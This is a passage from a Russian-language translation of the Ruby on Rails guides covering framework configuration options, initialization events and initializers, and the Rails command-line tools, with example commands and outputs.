- `config.action_view.javascript_expansions` это хэш, содержащий расширения, используемые для тега включения JavaScript. По умолчанию это определено так:

```
config.action_view.javascript_expansions = { :defaults => %w(jquery jquery_ujs) }
```

Однако, можно добавить к нему, чтобы определить что-то другое:

```
config.action_view.javascript_expansions[:prototype] = ['prototype', 'effects', 'dragdrop', 'controls']
```

И обратиться во вьюхе с помощью следующего кода:

```
<%= javascript_include_tag :prototype %>
```

- `config.action_view.stylesheet_expansions` работает так же, как и `javascript_expansions`, но у него нет ключа `default`. По ключам, определенным для этого хэша, можно обращаться во вьюхах так:

```
<%= stylesheet_link_tag :special %>
```

- `config.action_view.cache_asset_ids` Со включенным кэшем хелпер тегов ресурсов будет меньше нагружать файловую систему (реализация по умолчанию проверяет временную метку файловой системы). Однако, это препятствует модификации любого файла ресурса, пока сервер запущен.

Конфигурирование Action Mailer

Имеется несколько доступных настроек `ActionMailer::Base`:

- `config.action_mailer.logger` принимает логгер, соответствующий интерфейсу `Log4r` или класса `Ruby` по умолчанию `Logger`, который затем используется для логирования информации от `Action Mailer`. Установите его в `nil`, чтобы отключить логирование.
- `config.action_mailer.smtp_settings` позволяет детально сконфигурировать метод доставки `:smtp`. Она принимает хэш опций, который может включать любые из следующих:
 - `:address` — Позволяет использовать удаленный почтовый сервер. Просто измените его значение по умолчанию `"localhost"`.
 - `:port` — В случае, если ваш почтовый сервер не работает с портом 25, можете изменить это.
 - `:domain` — Если нужно определить домен HELO, это делается здесь.
 - `:user_name` — Если почтовый сервер требует аутентификацию, установите имя пользователя этой настройкой.
 - `:password` — Если почтовый сервер требует аутентификацию, установите пароль этой настройкой.
 - `:authentication` — Если почтовый сервер требует аутентификацию, здесь необходимо установить тип аутентификации. Это должен быть один из символов `:plain`, `:login`, `:cram_md5`.
- `config.action_mailer.sendmail_settings` Позволяет детально сконфигурировать метод доставки `sendmail`. Она принимает хэш опций, который может включать любые из этих опций:
 - `:location` — Размещение исполняемого файла `sendmail`. По умолчанию `/usr/sbin/sendmail`.
 - `:arguments` — Аргументы командной строки. По умолчанию `-i -t`.
- `config.action_mailer.raise_delivery_errors` определяет, должна ли вызываться ошибка, если доставка письма не может быть завершена. По умолчанию `true`.
- `config.action_mailer.delivery_method` определяет метод доставки. Допустимыми значениями являются `:smtp` (по умолчанию), `:sendmail` и `:test`.
- `config.action_mailer.perform_deliveries` определяет, должна ли почта фактически доставляться. По умолчанию `true`; удобно установить ее `false` при тестировании.
- `config.action_mailer.default` конфигурирует значения по умолчанию `Action Mailer`. Эти значения по умолчанию следующие:

```
:mime_version => "1.0",
:charset      => "UTF-8",
:content_type => "text/plain",
:parts_order  => [ "text/plain", "text/enriched", "text/html" ]
```

- `config.action_mailer.observers` регистрирует обсерверы, которые будут уведомлены при доставке почты.

```
config.action_mailer.observers = ["MailObserver"]
```

- `config.action_mailer.interceptors` регистрирует перехватчики, которые будут вызваны до того, как почта будет отослана.

```
config.action_mailer.interceptors = ["MailInterceptor"]
```

Конфигурирование Active Resource

Имеется одна конфигурационная настройка для `ActiveResource::Base`:

`config.active_resource.logger` принимает логгер, соответствующий интерфейсу `Log4r` или класса `Ruby` по умолчанию `Logger`, который затем используется для логирования информации от `Active Resource`. Установите его в `nil`, чтобы отключить логирование.

Конфигурирование Active Support

Имеется несколько конфигурационных настроек для `Active Support`:

- `config.active_support.bare` включает или отключает загрузку `active_support/all` при загрузке Rails. По умолчанию `nil`, что означает, что `active_support/all` загружается.
- `config.active_support.escape_html_entities_in_json` включает или отключает экранирование сущностей HTML в сериализации JSON. По умолчанию `true`.
- `config.active_support.use_standard_json_time_format` включает или отключает сериализацию дат в формат ISO 8601. По умолчанию `false`.

- ActiveSupport::BufferedLogger.silencer устанавливают false, чтобы отключить возможность silence logging в блоке. По умолчанию true.
- ActiveSupport::Cache::Store.logger определяет логгер, используемый в операциях хранения кэша.
- ActiveSupport::Deprecation.behavior альтернативный сеттер для config.active_support.deprecation, конфигурирующий поведение предупреждений об устаревании в Rails.
- ActiveSupport::Deprecation.silence принимает блок, в котором все предупреждения об устаревании умалчиваются.
- ActiveSupport::Deprecation.silenced устанавливает, отображать ли предупреждения об устаревании.
- ActiveSupport::Logger.silencer устанавливают false, чтобы отключить возможность silence logging в блоке. По умолчанию true.

Настройка среды Rails

Некоторые части Rails также могут быть сконфигурированы извне, предоставив переменные среды. Следующие переменные среды распознаются различными частями Rails:

- ENV["RAILS_ENV"] определяет среду Rails (production, development, test и так далее), под которой будет запущен Rails.
- ENV["RAILS_RELATIVE_URL_ROOT"] используется кодом роутинга для распознания URL при развертывании вашего приложения в поддиректории.
- ENV["RAILS_ASSET_ID"] переопределяет кэшевые временные метки по умолчанию, которые Rails создает для скачиваемых ресурсов.
- ENV["RAILS_CACHE_ID"] и ENV["RAILS_APP_VERSION"] используются для создания расширенных ключей кэша в коде кэширования Rails. Это позволит иметь несколько отдельных кэшей в одном и том же приложении.

Инициализация

Использование файлов инициализаторов

После загрузки фреймворка и любых гемов в вашем приложении, Rails приступает к загрузке инициализаторов. Инициализатор это любой файл с кодом ruby, хранящийся в /config/initializers вашего приложения. Инициализаторы могут использоваться для хранения конфигурационных настроек, которые должны быть выполнены после загрузки фреймворков и гемов, таких как опции для конфигурирования настроек для этих частей.

Можно использовать подпапки для организации ваших инициализаторов, если нужно, так как Rails смотрит файловую иерархию в целом в папке initializers и ниже.

Если имеется какая-либо зависимость от порядка в ваших инициализаторах, можно контролировать порядок загрузки с помощью именования. Например, 01_critical.rb будет загружен до 02_normal.rb.

События инициализации

В Rails имеется 5 событий инициализации, которые могут быть встроены в разные моменты (отображено в порядке запуска):

- before_configuration: Это запустится как только константа приложения унаследует от Rails::Application. Вызовы config будут произведены до того, как это произойдет.
- before_initialize: Это запустится непосредственно перед процессом инициализации с помощью инициализатора :bootstrap_hook, расположенного рядом с началом процесса инициализации Rails.
- to_prepare: Запустится после того, как инициализаторы будут запущены для всех Rallties (включая само приложение), но до нетерпеливой загрузки и построения стека промежуточных программ. Что еще более важно, запустится после каждого запроса в development, но только раз (при загрузке) в production и test.
- before_eager_load: Это запустится непосредственно после нетерпеливой загрузки, что является поведением по умолчанию для среды *production*, но не development.
- after_initialize: Запустится сразу после инициализации приложения, но до запуска инициализаторов приложения.

Чтобы определить событие для них, используйте блочный синтаксис в подклассе Rails::Application, Rails::Railtie или Rails::Engine:

```
module YourApp
  class Application < Rails::Application
    config.before_initialize do
      # тут идет инициализационный код
    end
  end
end
```

```
end  
end
```

Это можно сделать также с помощью метода `config` на объекте `Rails.application`:

```
Rails.application.config.before_initialize do  
  # тут идет инициализационный код  
end
```

Некоторые части вашего приложения, в частности обсерверы и роутинг, пока еще не настроены в месте, где вызывается блок `after_initialize`.

Rails::Railtie#initializer

В Rails имеется несколько инициализаторов, выполняющихся при запуске, все они определены с использованием метода `initializer` из `Rails::Railtie`. Вот пример инициализатора `initialize_whiny_nils` из Active Support:

```
initializer "active_support.initialize_whiny_nils" do |app|  
  require 'active_support/whiny_nil' if app.config.whiny_nils  
end
```

Метод `initializer` принимает три аргумента, первый имя инициализатора, второй хэш опций (здесь не показан) и третий блок. В хэше опций может быть определен ключ `:before` для указания, перед каким инициализатором должен быть зпущен новый инициализатор, и ключ `:after` определяет, после какого инициализатора запустить этот.

Инициализаторы, определенные методом `initializer`, будут запущены в порядке, в котором они определены, за исключением тех, в которых использованы методы `:before` или `:after`.

Можно помещать свои инициализаторы до или после других инициализаторов в цепочки, пока это логично. Скажем, имеется 4 инициализатора, названные от “one” до “four” (определены в этом порядке), и вы определяете “four” идти *before* “four”, но *after* “three”, это не логично, и Rails не сможет установить ваш порядок инициализаторов.

Блочный аргумент метода `initializer` это экземпляр самого приложения, таким образом, можно получить доступ к его конфигурации, используя метод `config`, как это сделано в примере.

Поскольку `Rails::Application` унаследован от `Rails::Railtie` (опосредованно), можно использовать метод `initializer` в `config/application.rb` для определения инициализаторов для приложения.

Инициализаторы

Ниже приведен полный список всех инициализаторов, присутствующих в Rails в порядке, в котором они определены (и, следовательно, запущены, если не указано иное).

load_environment_hook Служит плейсхолдером, так что `:load_environment_config` может быть определено для запуска до него.

load_active_support Требует `active_support/dependencies`, настраивающий основу для Active Support. Опционально требует `active_support/all`, если `config.active_support.bare` не истинно, что является значением по умолчанию.

preload_frameworks Автоматически загружает все автозагружаемые зависимости Rails, если `config.preload_frameworks` `true` или другое истинное значение. По умолчанию эта конфигурационная опция отключена. В Rails они загружаются, когда внутренние классы обращаются в первый раз. `:preload_frameworks` загружает их все за раз при инициализации.

initialize_logger Инициализирует логгер (объект `ActiveSupport::BufferedLogger`) для приложения и делает его доступным как `Rails.logger`, если до него другой инициализатор не определит `Rails.logger`.

initialize_cache Если `Rails.cache` еще не установлен, инициализирует кэш, обращаясь к значению `config.cache_store` и сохраняя результат как `Rails.cache`. Если этот объект отвечает на метод `middleware`, его промежуточная программа вставляется до `Rack::Runtime` в стеке промежуточных программ.

set_clear_dependencies_hook Представляет хук для использования `active_record.set_dispatch_hooks`, запускаемого до этого инициализатора. Этот инициализатор — запускающийся только если `cache_classes` установлена `false` — использует `ActionDispatch::Callbacks.after` для удаления констант, на которые ссылались на протяжении запроса от пространства объекта, так что они могут быть перезагружены в течение следующего запроса.

initialize_dependency_mechanism Если `config.cache_classes` `true`, конфигурирует `ActiveSupport::Dependencies.mechanism` требовать (`require`) зависимости, а не загружать (`load`) их.

bootstrap_hook Запускает все сконфигурированные блоки `before_initialize`.

!18n.callbacks В среде `development`, настраивает колбэк `to_prepare`, вызывающий `!18n.reload!`, если любая из локалей изменилась с последнего запроса. В режиме `production` этот колбэк запускается один раз при первом запросе.

active_support.initialize_whiny_nils Требует `active_support/whiny_nil`, если `config.whiny_nils` `true`. Этот файл выведет ошибки, такие как:

Called id for nil, which would mistakenly be 4 -- if you really wanted the id of nil, use object_id

И:

```
You have a nil object when you didn't expect it!  
You might have expected an instance of Array.  
The error occurred while evaluating nil.each
```

active_support.deprecation_behavior Настраивает отчеты об устаревании для сред, по умолчанию :log для development, :notify для production и :stderr для test. Если для config.active_support.deprecation не установлено значение, то инициализатор подскажет пользователю сконфигурировать эту строку в файле config/environments текущей среды. Можно установить массив значений.

active_support.initialize_time_zone Устанавливает для приложения временную зону по умолчанию, основываясь на настройке config.time_zone, которая по умолчанию равна "UTC".

action_dispatch.configure Конфигурирует ActionController::Http::URL.tld_length быть равным значению config.action_dispatch.tld_length.

action_view.cache_asset_ids Устанавливает ActionView::Helpers::AssetTagHelper::AssetPaths.cache_asset_ids false при загрузке Active Support, но только, если config.cache_classes тоже false.

action_view.javascript_expansions Регистрирует расширения, установленные config.action_view.javascript_expansions и config.action_view.stylesheet_expansions, чтобы они распознавались Action View, и, следовательно, могли быть использованы во вьюхах.

action_view.set_configs Устанавливает, чтобы Action View использовал настройки в config.action_view, посылая имена методов через send как сеттер в ActionView::Base и передавая в него значения.

action_controller.logger Устанавливает ActionController::Base.logger — если он еще не установлен — в Rails.logger.

action_controller.initialize_framework_caches Устанавливает ActionController::Base.cache_store — если он еще не установлен — в Rails.cache.

action_controller.set_configs Устанавливает, чтобы Action Controller использовал настройки в config.action_controller, посылая имена методов через send как сеттер в ActionController::Base и передавая в него значения.

action_controller.compile_config_methods Инициализирует методы для указанных конфигурационных настроек, чтобы доступ к ним был быстрее.

active_record.initialize_timezone Устанавливает ActiveRecord::Base.time_zone_aware_attributes true, а также ActiveRecord::Base.default_timezone UTC. Когда атрибуты считываются из базы данных, они будут конвертированы во временную зону с использованием Time.zone.

active_record.logger Устанавливает ActiveRecord::Base.logger — если еще не установлен — как Rails.logger.

active_record.set_configs Устанавливает, чтобы Active Record использовал настройки в config.active_record, посылая имена методов через send как сеттер в ActiveRecord::Base и передавая в него значения.

active_record.initialize_database Загружает конфигурацию базы данных (по умолчанию) из config/database.yml и устанавливает соединение для текущей среды.

active_record.log_runtime Включает ActiveRecord::Railties::ControllerRuntime, ответственный за отчет в логгер по времени, затраченному вызовом Active Record для запроса.

active_record.set_dispatch_hooks Сбрасывает все перезагружаемые соединения к базе данных, если config.cache_classes установлена false.

action_mailer.logger Устанавливает ActionMailer::Base.logger — если еще не установлен — как Rails.logger.

action_mailer.set_configs Устанавливает, чтобы Action Mailer использовал настройки в config.action_mailer, посылая имена методов через send как сеттер в ActionMailer::Base и передавая в него значения.

action_mailer.compile_config_methods Инициализирует методы для указанных конфигурационных настроек, чтобы доступ к ним был быстрее.

active_resource.set_configs Устанавливает, чтобы Active Resource использовал настройки в config.active_resource, посылая имена методов через send как сеттер в ActiveRecord::Base и передавая в него значения.

set_load_path Этот инициализатор запускается перед bootstrap_hook. Добавляет vendor, lib, все директории в app и любые пути, определенные config.load_paths, к \$LOAD_PATH.

set_autoload_paths Этот инициализатор запускается перед bootstrap_hook. Добавляет все поддиректории app и пути, определенные config.autoload_paths, в ActiveSupport::Dependencies.autoload_paths.

add_routing_paths Загружает (по умолчанию) все файлы `config/routes.rb` (в приложении и `railties`, включая `engine-ы`) и настраивает маршруты для приложения.

add_locales Добавляет файлы в `config/locales` (из приложения, `railties` и `engine-ов`) в `I18n.load_path`, делая доступными переводы в этих файлах.

add_view_paths Добавляет директорию `app/views` из приложения, `railties` и `engine-ов` в путь поиска файлов вьюх приложения.

load_environment_config Загружает файл `config/environments` для текущей среды.

append_asset_paths Находит пути ресурсов для приложения и всех присоединенных `railties` и отслеживает доступные директории в `config.static_asset_paths`.

prepend_helpers_path Добавляет директорию `app/helpers` из приложения, `railties` и `engine-ов` в путь поиска файлов хелперов приложения.

load_config_initializers Загружает все файлы Ruby из `config/initializers` в приложении, `railties` и `engine-ах`. Файлы в этой директории могут использоваться для хранения конфигурационных настроек, которые нужно сделать после загрузки всех фреймворков.

engines_blank_point Предоставляет точку инициализации для хука, если нужно что-то сделать до того, как загрузятся `engine-ы`. После этой точки будут запущены все инициализаторы `railtie` и `engine-ов`.

add_generator_templates Находит шаблоны для генераторов в `lib/templates` приложения, `railties` и `диджков`, и добавляет их в настройку `config.generators.templates`, что делает шаблоны доступными для всех ссылающихся генераторов.

ensure_autoload_once_paths_as_subset Убеждается, что `config.autoload_once_paths` содержит пути только из `config.autoload_paths`. Если она содержит другие пути, будет вызвано исключение.

add_to_prepare_blocks Блок для каждого вызова `config.to_prepare` в приложении, `railtie` или `engine` добавляется в колбэк `to_prepare` для Action Dispatch, который будет запущен при каждом запросе в `development` или перед первым запросом в `production`.

add_built_in_route Если приложение запускается в среде `development`, то в маршруты приложения будет добавлен маршрут для `rails/info/properties`. Этот маршрут предоставляет подробную информацию, такую как версию Rails and Ruby для `public/index.html` в приложении Rails по умолчанию.

build_middleware_stack Создает стек промежуточных программ для приложения, возвращает объект, у которого есть метод `call`, принимающий объект среды Rack для запроса.

eager_load! Если `config.cache_classes` `true`, запускает хуки `config.before_eager_load`, а затем вызывает `eager_load!`, загружающий все файлы Ruby из `config.eager_load_paths`.

finisher_hook Представляет хук после завершения процесса инициализации приложения, а также запускает все блоки `config.after_initialize` для приложения, `railties` и `engine-ов`.

set_routes_reloader Конфигурирует Action Dispatch, перезагружая файл маршрутов с использованием `ActionDispatch::Callbacks.to_prepare`.

disable_dependency_loading Отключает автоматическую загрузку зависимостей, если `config.cache_classes` установлена `true`, и `config.dependency_loading` установлена `false`.

17. Руководство по командной строке Rails

В Rails имеются все необходимые Вам инструменты командной строки, чтобы

- Создать приложение на Rails
- Создать модели, контроллеры, миграции базы данных и юнит-тесты
- Запустить сервер для разработки
- Экспериментировать с объектами в интерактивной оболочке
- Профилировать и тестировать ваше новое творение

Этот самоучитель предполагает, что вы обладаете знаниями основ Rails, которые можно почерпнуть в [руководстве Rails для начинающих](#).

Это руководство основывается на Rails 3.0. Часть кода, показанного здесь, не будет работать для более ранних версий Rails. Руководство, основанное на Rails 2.3, вы можете просмотреть [в архиве](#)

Основы командной строки

Имеется несколько команд, абсолютно критичных для повседневного использования в Rails. В порядке возможной частоты использования, они следующие:

- rails console
- rails server
- rake
- rails generate
- rails dbconsole
- rails new app_name

Давайте создадим простое приложение на Rails, чтобы рассмотреть все эти команды в контексте.

rails new

Сперва мы хотим создать новое приложение на Rails, запустив команду rails new после установки Rails.

Гем rails можно установить, написав gem install rails, если его еще нет.

```
$ rails new commandsapp
create
create  README.rdoc
create  .gitignore
create  Rakefile
create  config.ru
create  Gemfile
create  app
...
create  tmp/cache
create  tmp/pids
```

Rails создаст кучу всего с помощью такой маленькой команды! Теперь вы получили готовую структуру директории Rails со всем кодом, необходимым для запуска нашего простого приложения.

rails server

Команда rails server запускает небольшой веб сервер, названный WEBrick, поставляемый с Ruby. Его будем использовать всякий раз, когда захотим увидеть свою работу в веб браузере.

WEBrick не единственный выбор для обслуживания Rails. Мы вернемся к этому в следующем разделе.

Безо всякого принуждения, rails server запустит наше блестящее приложение на Rails:

```
$ cd commandsapp
$ rails server
=> Booting WEBrick
=> Rails 3.1.0 application starting in development on http://0.0.0.0:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2010-04-18 03:20:33] INFO  WEBrick 1.3.1
[2010-04-18 03:20:33] INFO  ruby 1.8.7 (2010-01-10) [x86_64-linux]
[2010-04-18 03:20:33] INFO  WEBrick::HTTPServer#start: pid=26086 port=3000
```

Всего лишь тремя командами мы развернули сервер Rails, прослушивающий порт 3000. Перейдите в браузер и зайдите на <http://localhost:3000>, вы увидите простое приложение, запущенное на rails.

Для запуска сервера также можно использовать псевдоним "s": rails s.

Сервер может быть запущен на другом порту, при использовании опции -p. Среда по умолчанию может быть изменена с использованием -e.

```
$ rails server -e production -p 4000
```

Опция `-b` привязывает Rails к определенному ip, по умолчанию это 0.0.0.0. Можете запустить сервер, как демона, передав опцию `-d`.

rails generate

Команда `rails generate` использует шаблоны для создания целой кучи вещей. Запуск `rails generate` выдаст список доступных генераторов:

Также можно использовать псевдоним “`g`” для вызова команды `generate`: `rails g`.

```
$ rails generate
Usage: rails generate GENERATOR [args] [options]
```

```
...
...
```

Please choose a generator below.

```
Rails:
  controller
  generator
  ...
  ...
```

Можно установить больше генераторов с помощью генераторных гемов, части плагинов, которые вы, несомненно, установите, и даже можете создать свой собственный!

Использование генераторов поможет сэкономить много времени, написав за вас **шаблонный код** — необходимый для работы приложения.

Давайте создадим свой собственный контроллер с помощью генератора контроллера. Какую же команду использовать? Давайте спросим у генератора:

Все консольные утилиты Rails имеют текст помощи. Как и с большинством утилит *NIX, можно попробовать `--help` или `-h` в конце, например `rails server --help`.

```
$ rails generate controller
Usage: rails generate controller NAME [action action] [options]
```

```
...
...
```

```
Example:
  rails generate controller CreditCard open debit credit close
```

```
Credit card controller with URLs like /credit_card/debit.
Controller: app/controllers/credit_card_controller.rb
Views:     app/views/credit_card/debit.html.erb [...]
Helper:    app/helpers/credit_card_helper.rb
Test:      test/functional/credit_card_controller_test.rb
```

```
Modules Example:
  rails generate controller 'admin/credit_card' suspend late_fee
```

```
Credit card admin controller with URLs like /admin/credit_card/suspend.
Controller: app/controllers/admin/credit_card_controller.rb
Views:     app/views/admin/credit_card/debit.html.erb [...]
Helper:    app/helpers/admin/credit_card_helper.rb
Test:      test/functional/admin/credit_card_controller_test.rb
```

Генератор контроллера ожидает параметры в форме `generate controller ControllerName action1 action2`. Давайте создадим контроллер `Greetings` с экшном **hello**, который скажет нам что-нибудь приятное.

```
$ rails generate controller Greetings hello
create  app/controllers/greetings_controller.rb
route   get "greetings/hello"
invoke  erb
create  app/views/greetings
create  app/views/greetings/hello.html.erb
invoke  test_unit
create  test/functional/greetings_controller_test.rb
invoke  helper
create  app/helpers/greetings_helper.rb
invoke  test_unit
create  test/unit/helpers/greetings_helper_test.rb
invoke  assets
create  app/assets/javascripts/greetings.js
invoke  css
create  app/assets/stylesheets/greetings.css
```

Что создалось? Создался ряд директорий в нашем приложении, и создались файл контроллера, файл вьюхи, файл

функционального теста, хелпер для вьюхи и файлы яваскрипта и таблицы стилей.

Давайте проверим наш контроллер и немного его изменим (в `app/controllers/greetings_controller.rb`):

```
class GreetingsController < ApplicationController
  def hello
    @message = "Hello, how are you today?"
  end
end
```

Затем вьюху для отображения нашего сообщения (в `app/views/greetings/hello.html.erb`):

```
<h1>A Greeting for You!</h1>
<p><%= @message %></p>
```

Запустим сервер с помощью rails server.

```
$ rails server
=> Booting WEBrick...
```

Убедитесь, что у вас нет каких-либо “резервных тильда” файлов в `app/views/(controller)`, иначе WEBrick не покажет ожидаемый результат. Это скорее всего баг в Rails 2.3.0.

URL должен быть <http://localhost:3000/greetings/hello>.

В нормальном старом добром приложении на Rails, ваши URL будут создаваться по образцу `http://(host)/(controller)/(action)`, и URL, подобный такому `http://(host)/(controller)`, вызовет экшн **index** этого контроллера.

В Rails также есть генератор для моделей данных.

```
$ rails generate model
Usage: rails generate model NAME [field:type field:type] [options]
```

...

Examples:

```
rails generate model account
```

```
Model:      app/models/account.rb
Test:       test/unit/account_test.rb
Fixtures:   test/fixtures/accounts.yml
Migration:  db/migrate/XXX_add_accounts.rb
```

```
rails generate model post title:string body:text published:boolean
```

Creates a Post model with a string title, text body, and published flag.

Список доступных типов полей можно узнать в [документации API](#) для метода `column` класса `TableDefinition`

Но вместо создания модели непосредственно (что мы сделаем еще позже), давайте установим скаффолд. **Скаффолд** в Rails это полный набор из модели, миграции базы данных для этой модели, контроллер для воздействия на нее, вьюхи для просмотра и обращения с данными и тестовый набор для всего этого.

Давайте настроим простой ресурс, названный “HighScore”, который будет отслеживать наши лучшие результаты в видеоиграх, в которые мы играли.

```
$ rails generate scaffold HighScore game:string score:integer
exists  app/models/
exists  app/controllers/
exists  app/helpers/
create  app/views/high_scores
create  app/views/layouts/
exists  test/functional/
create  test/unit/
create  app/assets/stylesheets/
create  app/views/high_scores/index.html.erb
create  app/views/high_scores/show.html.erb
create  app/views/high_scores/new.html.erb
create  app/views/high_scores/edit.html.erb
create  app/views/layouts/high_scores.html.erb
create  app/assets/stylesheets/scaffold.css.scss
create  app/controllers/high_scores_controller.rb
create  test/functional/high_scores_controller_test.rb
create  app/helpers/high_scores_helper.rb
route   resources :high_scores
dependency model
exists  app/models/
exists  test/unit/
create  test/fixtures/
create  app/models/high_score.rb
create  test/unit/high_score_test.rb
create  test/fixtures/high_scores.yml
exists  db/migrate
create  db/migrate/20100209025147_create_high_scores.rb
```

Генератор проверил, что существуют директории для моделей, контроллеров, хелперов, макетов, функциональных и юнит тестов, таблиц стилей, создал вьюхи, контроллер, модель и миграцию базы данных для HighScore (создающую таблицу `high_scores` и поля), позаботился о маршруте для **ресурса**, и создал новые тесты для всего этого.

Миграция требует, чтобы мы **мигрировали ее**, то есть запустили некоторый код Ruby (находящийся в этом `20100209025147_create_high_scores.rb`), чтобы изменить схему базы данных. Какой базы данных? Базы данных `sqlite3`, которую создаст Rails, когда мы запустим команду `rake db:migrate`. Поговорим о `Rake` чуть позже.

```
$ rake db:migrate
(in /home/foobar/commandsapp)
== CreateHighScores: migrating =====
-- create_table(:high_scores)
   => 0.0026s
== CreateHighScores: migrated (0.0028s) =====
```

Давайте поговорим об юнит тестах. Юнит тесты это код, который тестирует и делает суждения о коде. В юнит тестировании мы берем часть кода, скажем, метод модели, и тестируем его входы и выходы. Юнит тесты ваши друзья. Чем раньше вы смиритесь с фактом, что качество жизни возрастет, когда станете юнит тестировать свой код, тем лучше. Seriously. Мы сделаем один через мгновение.

Давайте взглянем на интерфейс, который Rails создал для нас.

```
$ rails server
```

Перейдите в браузер и откройте http://localhost:3000/high_scores, теперь мы можем создать новый рекорд (55,160 в Space Invaders!)

rails console

Команда `console` позволяет взаимодействовать с приложением на Rails из командной строки. В своей основе `rails console` использует `IRB`, поэтому, если вы когда-либо его использовали, то будете чувствовать себя уютно. Это полезно для тестирования быстрых идей с кодом и правки данных на сервере без затрагивания вебсайта.

Для вызова консоли также можно использовать псевдоним “с”: `rails c`.

Если нужно протестировать некоторый код без изменения каких-либо данных, можно это сделать, вызвав `rails console --sandbox`.

```
$ rails console --sandbox
Loading development environment in sandbox (Rails 3.1.0)
Any modifications you make will be rolled back on exit
irb(main):001:0>
```

rails dbconsole

`rails dbconsole` определяет, какая база данных используется, и перемещает вас в такой интерфейс командной строки, в котором можно ее использовать (и также определяет параметры командной строки, которые нужно передать!). Она поддерживает `MySQL`, `PostgreSQL`, `SQLite` и `SQLite3`.

Для вызова консоли базы данных также можно использовать псевдоним “db”: `rails db`.

rails runner

`runner` запускает код Ruby в контексте неинтерактивности Rails. Для примера:

```
$ rails runner "Model.long_running_method"
```

Можно также использовать псевдоним “r” для вызова `runner`: `rails r`.

Можно определить среду, в которой будет работать команда `runner`, используя переключатель `-e`:

```
$ rails runner -e staging "Model.long_running_method"
```

rails destroy

Воспринимайте `destroy` как противоположность `generate`. Она выясняет, что было создано, и отменяет это.

Также можно использовать псевдоним “d” для вызова команды `destroy`: `rails d`.

```
$ rails generate model Oops
  exists  app/models/
  exists  test/unit/
  exists  test/fixtures/
  create  app/models/oops.rb
  create  test/unit/oops_test.rb
  create  test/fixtures/oops.yml
  exists  db/migrate
  create  db/migrate/20081221040817_create_oops.rb
$ rails destroy model Oops
  notempty db/migrate
```

```

notempty db
rm db/migrate/20081221040817_create_oops.rb
rm test/fixtures/oops.yml
rm test/unit/oops_test.rb
rm app/models/oops.rb
notempty test/fixtures
notempty test
notempty test/unit
notempty test
notempty app/models
notempty app

```

Rake

Rake означает Ruby Make, отдельная утилита Ruby, заменяющая утилиту Unix “make”, и использующая файлы “Rakefile” и .rake для построения списка задач. В Rails Rake используется для обычных административных задач, особенно таких, которые зависят друг от друга.

Можно получить список доступных задач Rake, который часто зависит от вашей текущей директории, написав `rake --tasks`. У каждой задачи есть описание, помогающее найти то, что вам необходимо.

```

$ rake --tasks
(in /home/foobar/commandsapp)
rake db:abort_if_pending_migrations # Raises an error if there are pending migrations
rake db:charset                     # Retrieves the charset for the current environment's database
rake db:collation                   # Retrieves the collation for the current environment's database
rake db:create                       # Create the database defined in config/database.yml for the current Rails.env
...
...
rake tmp:pids:clear                 # Clears all files in tmp/pids
rake tmp:sessions:clear             # Clears all files in tmp/sessions
rake tmp:sockets:clear              # Clears all files in tmp/sockets

```

about

`rake about` предоставляет информацию о номерах версий Ruby, RubyGems, Rails, подкомпонентов Rails, папке вашего приложения, имени текущей среды Rails, адаптере базы данных вашего приложения и версии схемы. Это полезно, когда нужно попросить помощь, проверить патч безопасности, который может повлиять на вас, или просто хотите узнать статистику о текущей инсталляции Rails.

```

$ rake about
About your application's environment
Ruby version      1.9.3 (x86_64-linux)
RubyGems version  1.3.6
Rack version      1.3
Rails version     4.0.0.beta
JavaScript Runtime Node.js (V8)
Active Record version 4.0.0.beta
Action Pack version 4.0.0.beta
Active Resource version 4.0.0.beta
Action Mailer version 4.0.0.beta
Active Support version 4.0.0.beta
Middleware        ActionDispatch::Static, Rack::Lock, Rack::Runtime, Rack::MethodOverride,
                  ActionDispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions,
                  ActionDispatch::DebugExceptions, ActionDispatch::RemoteIp, ActionDispatch::Reloader,
                  ActionDispatch::Callbacks, ActiveRecord::ConnectionAdapters::ConnectionManagement,
                  ActiveRecord::QueryCache, ActionDispatch::Cookies, ActionDispatch::Session::CookieStore,
                  ActionDispatch::Flash, ActionDispatch::ParamsParser, ActionDispatch::Head,
                  Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport

Application root  /home/foobar/commandsapp
Environment       development
Database adapter  sqlite3
Database schema version 20110805173523

```

assets

Можно предварительно компилировать ресурсы (ассеты) в `app/assets`, используя `rake assets:precompile`, и удалять эти скомпилированные ресурсы, используя `rake assets:clean`.

db

Самыми распространенными задачами пространства имен Rake db: являются `migrate` и `create`, но следует попробовать и остальные миграционные задачи `rake (up, down, redo, reset)`. `rake db:version` полезна для решения проблем, показывая текущую версию базы данных.

Более подробно о миграциях написано в руководстве [Миграции](#).

doc

В пространстве имен doc: имеются инструменты для создания документации для вашего приложения, документации API,

руководств. Документация также может вырезаться, что полезно для сокращения вашего кода, если вы пишете приложения Rails для встраиваемой платформы.

- `rake doc:app` создает документацию для вашего приложения в `doc/app`.
- `rake doc:guides` создает руководства Rails в `doc/guides`.
- `rake doc:rails` создает документацию по API Rails в `doc/api`.

notes

`rake notes` ищет в вашем коде комментарии, начинающиеся с `FIXME`, `OPTIMIZE` или `TODO`. Поиск выполняется в файлах с разрешениями `.builder`, `.rb`, `.erb`, `.haml` и `.slim` для аннотаций как по умолчанию, так и произвольных.

```
$ rake notes
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
* [ 20] [TODO] any other way to do this?
* [132] [FIXME] high priority for next deploy

app/model/school.rb:
* [ 13] [OPTIMIZE] refactor this code to make it faster
* [ 17] [FIXME]
```

Если ищете определенную аннотацию, скажем `FIXME`, используйте `rake notes:fixme`. Отметьте, что имя аннотации использовано в нижнем регистре.

```
$ rake notes:fixme
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
* [132] high priority for next deploy

app/model/school.rb:
* [ 17]
```

Также можно использовать произвольные аннотации в своем коде и выводить их, используя `rake notes:custom`, определив аннотацию, используя переменную среды `ANNOTATION`.

```
$ rake notes:custom ANNOTATION=BUG
(in /home/foobar/commandsapp)
app/model/post.rb:
* [ 23] Have to fix this one before pushing!
```

При использовании определенных и произвольных аннотаций, имя аннотации (`FIXME`, `BUG` и т.д.) не отображается в строках результата.

routes

`rake routes` отобразит список всех определенных маршрутов, что полезно для отслеживания проблем с роутингом в вашем приложении, или предоставления хорошего обзора URL приложения, с которым вы пытаетесь ознакомиться.

test

Хорошее описание юнит-тестирования в Rails дано в [Руководстве по тестированию приложений на Rails](#)

